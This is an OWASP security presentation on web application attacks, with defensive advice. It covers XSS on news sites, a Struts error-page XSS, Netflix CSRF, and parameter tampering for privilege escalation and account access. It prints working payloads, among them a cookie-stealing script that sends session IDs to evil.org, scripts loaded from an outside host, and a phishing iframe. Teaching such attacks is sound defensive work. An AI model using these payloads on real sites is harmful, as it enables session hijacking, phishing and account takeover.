



Attacking the Application

**Dave Ferguson, CISSP
Security Consultant
FishNet Security**

OWASP

Copyright © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document
under the terms of the OWASP License.

The OWASP Foundation
<http://www.owasp.org>

Agenda

- Introduction
- Real-life vulnerabilities and attacks
 - ▶ Cross-site scripting
 - ▶ Cross-site request forgery
 - ▶ Parameter tampering
- Secure coding suggestions sprinkled throughout

Who's Responsible for Application Security?

■ Developers?

- ▶ focused on features and functionality
- ▶ don't necessarily understand security concepts or even http protocol

■ IT/Security Staff?

- ▶ Good at network security, keeping ports closed, watching for anomalies and such
- ▶ attack on application looks like normal network traffic

XSS -- CBS News site

- Zip code field on cbsnews.com weather page vulnerable to cross site scripting
- Exploited by creating a fake news story that looked legitimate
- Site has been fixed

LOCAL WEATHER

- [WIRELESS ALERTS](#)
- [E-MAIL ALERTS](#)
- [PODCASTS](#)
- [RSS - ALL FEEDS](#)



The Heat Is On
Temps in the upper 90s coupled with high humidity send heat indexes soaring past 100 degrees in Midwest, Northeast.

INTERACTIVE



Floods & Droughts
Discover the

NEW SEARCH

Enter Zip or City:

> GO

Powered by Weather.com



Mon, 28 August 2006

George Bush appoints a 9 year old to be the chairperson of the Information Security Department

On Friday night, George Bush made an official announcement saying that Michael Antipov (<http://michael.antipov.name>), a 9 year old talented security specialist was to be the chairperson of the Information Security Department of the US. The debatable decision was approved by three-hour long discussion in the Senate.

Michael Antipov was noticed by the FBI service for his outstanding skills in the sphere of Information Security. He proved his ability to preside the abovementioned department defending 34 governmental web sites from Lebanon terrorist attacks.

Michael Antipov, son of the top-secret US spy, was born in Russia. 2 years of age, together with his parents, he moved to the USA to start his carrier in the CIA kindergarten. He continued his studies in the educational institution sub controlled by the CIA (names being erased for purpose of the National Security).

Advertiseme

working with
automakers
to improve fuel
economy



How it was done

- Specially-crafted link to cbsnews.com
- JavaScript is loaded from an external .js file
- Script executes, creating the “news story”
- Link:

`http://www.cbsnews.com/stories/2002/02/15/
weather_local/main501644.shtml?zipcode=1--
%3E%3Cscript%20src=http://www.securitylab.
ru/test/sc.js%3E%3Cscript%3E%3C!--`

How it was done, cont'd

■ Contents of .js file

```
document.write('<p align=left>Mon, 28 August 2006');  
document.write('<p align=center><b>George Bush appoints a 9  
year old to be the chairperson... </b>');  
document.write('<p>On Friday night, George Bush made... ');  
document.write('<p>Michael Antipov was noticed by the FBI... ');  
document.write('<p>Michael Antipov, sun of the top-secret... ');  
document.write('<p>From now on the citizens of the USA can... ');
```

XSS Vulns are Common

- Web site SEARCH field – notorious for being vulnerable to XSS
- Example: parade.com

http://www.parade.com/system/modules/com.parade/elements/search.jsp?index=parade&query=%3C%2Fdiv%3E%3C%2Fb%3E%3Cscript%20src=http://www.securitylab.ru/test/sc.js%3E%3Cscript%3E

Note: %3C → "<" %3E → ">" %2F → "/"

WEDNESDAY, DECEMBER 6, 2006

Click here to [Log In](#). Not registered? [Sign up now](#).



Customize
YOUR PARADE.COM

Register Now!

[Current Issue](#) [News](#) [Entertainment](#) [Health](#) [Food](#)  [Marilyn](#) [Teens](#) [Contests](#)

Search PARADE: **GO**

PARADE Archive Search Results

Found 0 Results for query <

Mon, 28 August 2006

George Bush appoints a 9 year old to be the chairperson of the Information Security Department

On Friday night, George Bush made an official announcement saying that Michael Antipov (<http://michael.antipov.name>), a 9 year old talented security specialist was to be the chairperson of the Information Security Department of the US. The debatable decision was approved by three-hour long discussion in the Senate.

Michael Antipov was noticed by the FBI service for his outstanding skills in the sphere of Information Security. He proved his ability to preside the abovementioned department defending 34 governmental web sites from Lebanon terrorist attacks.

Michael Antipov, son of the top-secret US spy, was born in Russia. 2 years of age, together with his parents, he moved to the USA to start his carrier in the CIA kindergarten. He continued his studies in the educational institution sub controlled by the CIA (names being erased for purpose of the National Security). He obtained his MS degree being at the age of 7. Having reached the age

Kodak

Make great gifts.

In seconds. At any
KODAK Picture Kiosk.

Get \$2 off cards,
calendars or collages.



Session Hijacking with XSS

- Inject script in a URL to grab session ID's


- Example:

```
<script>location.href="http://evil.org/
log.jsp?ID=" + document.cookie;</script>
```

- Prevention? – Defense in Depth approach

- ▶ Fix XSS vulnerabilities
- ▶ Assign a new session ID after successful authentication
- ▶ Mark cookie as "HttpOnly" and "Secure"

**The application framework
being used could make your
app vulnerable.**



Apache **Struts** error page

- Vulnerable to XSS prior to Struts 1.2.9
- Syntax: `http://server/path/ [script-here] .do`
- Sample Exploit:

```
https://www.somesiteontheweb.com/somepath/
<script>document_fgColor="white";document.
write("<iframe src='http://evil.org/
twin.jsp' height='720' width='860'
frameborder='0'>");</script>.do
```

(twin.jsp is constructed so it looks like the legitimate login page)

■ Legit page

INFORMATION

Please enter the **Username** and **Password** to log into your account. If you wish to save your Username for future visits, please check the section to **Save Username**. If you do not remember your password, please click on the **Forgot Your Password?** link and follow the directions.

LOGIN

Username
Password
Save Username

[Forgot Your Password?](#)

Submit **Reset**

Powered by [REDACTED]
For questions, comments or support at [\[REDACTED\]](#)

■ Attacker page

"Invalid Path" error message is here, but font is white so victim is unable to see it

The image shows a login page with a blue header and a grey sidebar on the left. The sidebar contains an 'INFORMATION' section with text about logging in and saving a username. The main area is titled 'LOGIN' and contains fields for 'Username' and 'Password', a 'Save Username' checkbox, and 'Submit' and 'Reset' buttons. A 'Forget Your Password?' link is also present. The page is framed by a thick grey border. A callout box with a black border and white text points to the top right of the page, specifically to the area where an error message would be displayed. The text in the callout box reads: "Invalid Path" error message is here, but font is white so victim is unable to see it.

INFORMATION

Please enter the **Username** and **Password** to log into your account. If you wish to save your Username for future visits, please check the section to **Save Username**. If you do not remember your password, please click on the [Forget Your Password?](#) link and follow the directions.

LOGIN

Username

Password

Save Username

[Forget Your Password?](#)

Submit Reset

Pov
For questions, comments
[support](#)

Preventing XSS

■ Validate input data

- ▶ Best: whitelisting (e.g. accept only a-z,A-Z,0-9)
- ▶ Blacklisting (reject <, >, &, =, %, :, ", ')
- ▶ Don't forget hidden form parameters

■ HTML encode when writing the page

"<" → < ">" → > "&" → &

(use Reform encoding library – <http://phed.org/pages/Reform>)

Netflix.com



- Vulnerable to Cross Site Request Forgery
 - ▶ aka XSRF, CSRF, Session Riding, or Hostile Linking
- A web page exploits the presence of a Netflix cookie in browser
 - ▶ users who choose “remember me” option are especially at risk (persistent cookie)
- Specially-crafted URL in image tag
 - ▶ causes action to be invoked on user’s account

Exploiting Netflix

- Visit my page and I'll add Spongebob Squarepants to your queue:

```

```



■ Or, this will put Spongebob at the TOP of your queue:

```
<script language="JavaScript" type="text/javascript">
  function load_image2()
  {
    var img2 = new Image();
    img2.src="http://www.netflix.com/MoveToTop?movieid=700112
    04&fromq=true";
  }
</script></head>
<body>

<script>setTimeout( 'load_image2()', 2000 );
</script>
```

Exploiting Netflix, cont'd

■ Some other, nastier attacks

- ▶ Change the shipping address on the account... free DVD's!
- ▶ Change the email address and password on the account... your account is now mine!
- ▶ Cancel your account (unconfirmed)
- ▶ These were recently fixed by Netflix (October 2006)
 - New parameter called "authURL" must be passed

Mitigating XSRF/CSRF

- Use cryptographic token to prove the requestor knows a session-specific secret
- Require the token to be passed as a http request parameter and validate before performing requested action
- Example:

```
XSRFPreventionToken =  
HMAC_sha1(Action_Name + Secret,  
SessionID)
```

■ News about the Netflix.com issue

<http://www.scmagazine.com/us/news/article/599034>

http://www.usatoday.com/tech/products/cnet/2006-10-17-netflix-flaws_x.htm

■ Whitepapers about XSRF

http://www.isecpartners.com/documents/XSRF_Paper.pdf

by Jesse Burns

http://www.securen.net/papers/Session_Riding.pdf

by Thomas Schreiber

Tampering with Parameters

- Understand that clients can change anything
- HTTP proxies make it easy
 - ▶ Paros, WebScarab, SPI Proxy
- Post or Get requests can be tampered with equally well
- Post is better for security...sensitive parameters don't appear in web server logs and aren't saved in browser


Elevate that Privilege

- Common problem in apps with multiple roles
- Low-level user wants access to admin functions... how?
 - ▶ Inspect HTML, Javascript, user guides, online help, etc. and browse directly to admin page
 - ▶ Inject a “secret” parameter:
`https://server/page?admin=1`
 - ▶ Create a new user with the role you want by changing a parameter: `https://server/page?newuser=tomthumb&newpass=secret&roleid=5`

Large Organizations Not Immune

- IBM... WebSphere Host On-Demand
 - ▶ A framework for deploying legacy mainframe applications as Java applets
 - ▶ Includes an applet-based administrative interface
 - User authentication is required
 - Well, that was the idea...

https://server/hod/framset.html?... ,pnl=Logon, ...



<https://server/hod/framset.html?... ,pnl=os400proxy, ...>

Address  https://[REDACTED]/hod/frameset.html?cshe=undefined,pnl=os400proxy,hgt=480,wth=640

Links  

Host On-Demand 6.0

- Introduction
- Users/Groups
- Services
- Redirector Service
- Directory Service
- OS/400 Proxy Server
- Licenses
- LogOff

OS/400 Proxy Server

OS/400Proxy Server Administration

Enable Proxy Server Service Yes No

OS/400 Proxy Server Port

Maximum Connections

You want to use the LDAP service, right?

The screenshot shows a web-based configuration interface for the Host On-Demand 6.0 service. The left sidebar lists various service options, with 'Directory Service' selected. The main panel is titled 'Directory Service' and contains configuration fields for LDAP. The 'Use Directory Service (LDAP)' checkbox is checked. The 'Destination Address' field is empty. The 'Destination Port' field contains '389'. The 'Administrator Distinguished Name' field contains 'fishnettest'. The 'Administrator Password' field contains a masked password. The 'Distinguished Name Suffix' field is empty. The 'Advanced' checkbox is checked. Under 'Advanced', the 'Users Location' field contains 'cn=users,'. The 'Groups Location' field contains 'cn=user groups,'. The 'Domain Location' field contains 'sys=HOD,'. Below these fields is an unchecked checkbox for 'Migrate Configuration to Directory Service'. At the bottom are 'Apply' and 'Cancel' buttons, and a message 'Set active directory failed.'

Address https://[REDACTED]/hod/frameset.html?cshe=undefined,pnl=os400proxy,hgt=480,wth=640

Host On-Demand 6.0

- Introduction
- Users/Groups
- Services
- Redirector Service
- Directory Service**
- OS/400 Proxy Server
- Licenses
- LogOff

Directory Service

Directory Storage Administration

Use Directory Service (LDAP)

Destination Address

Destination Port 389

Administrator Distinguished Name fishnettest

Administrator Password *****

Distinguished Name Suffix

Advanced

Users Location cn=users,

Groups Location cn=user groups,

Domain Location sys=HOD,

Migrate Configuration to Directory Service

Apply Cancel


Set active directory failed.

Design/Logic Flaws

- Poor design or faulty architecture can lead to a fundamentally insecure application
- Example: A web application for stockholders.

Steps:

1. Log in
2. From list, select the stock that you own
3. View account status, or receive a message that you don't own that stock



- Question: Why retrieve account data for ALL users who own a particular stock?

Page displayed when selecting a stock you don't own:



Inspecting the Http Request

- Account number is being passed

```
https://server/stockapp/ABC/process.  
html?Command=GetAccountFromList (0000  
000101) &SessionID=1d1f5wdf0gb8nx20h2  
gh05e3
```

- Should your application trust a value passed in from the client?

Page displayed after successful parameter tampering:

The screenshot shows a web-based application for managing stock accounts. At the top, the header displays the stock symbol 'IBM CORP', account number '0000000105', and account holder name 'TIM Q FITZGERALD'. Below the header, the registration address is listed as 'TIM Q FITZGERALD & ROSE FITZGERALD JT TEN' at '1230 SALMON STREET APT #120' in 'TOPEKA KS 66601-3345'. The distribution mailing address and temporary mailing address are both listed as 'There is no distribution address for this file.' and 'There is no temporary address for this file.' respectively. In the main content area, there is a table showing stock information. The table has three columns: 'Total Shares' (containing '550'), 'Price' (containing '000'), and 'Last Update' (containing '00/00/00'). The date '05/06/96' is also present in the table. At the bottom of the page, there are links for 'TERMS & CONDITIONS' and 'Privacy Policy'.

Stock: IBM CORP Account Number: 0000000105 Name: TIM Q FITZGERALD

Registration
TIM Q FITZGERALD
& ROSE FITZGERALD JT TEN
1230 SALMON STREET APT #120
TOPEKA KS 66601-3345

Distribution Mailing Address
There is no distribution address for this file.

Temporary Mailing Address
There is no temporary address for this file.

Total Shares	Price	Last Update
550	000	00/00/00
550	0	05/06/96

Option to Change Address

Option to Sell Stock

TERMS & CONDITIONS

[Privacy Policy](#)

Thank you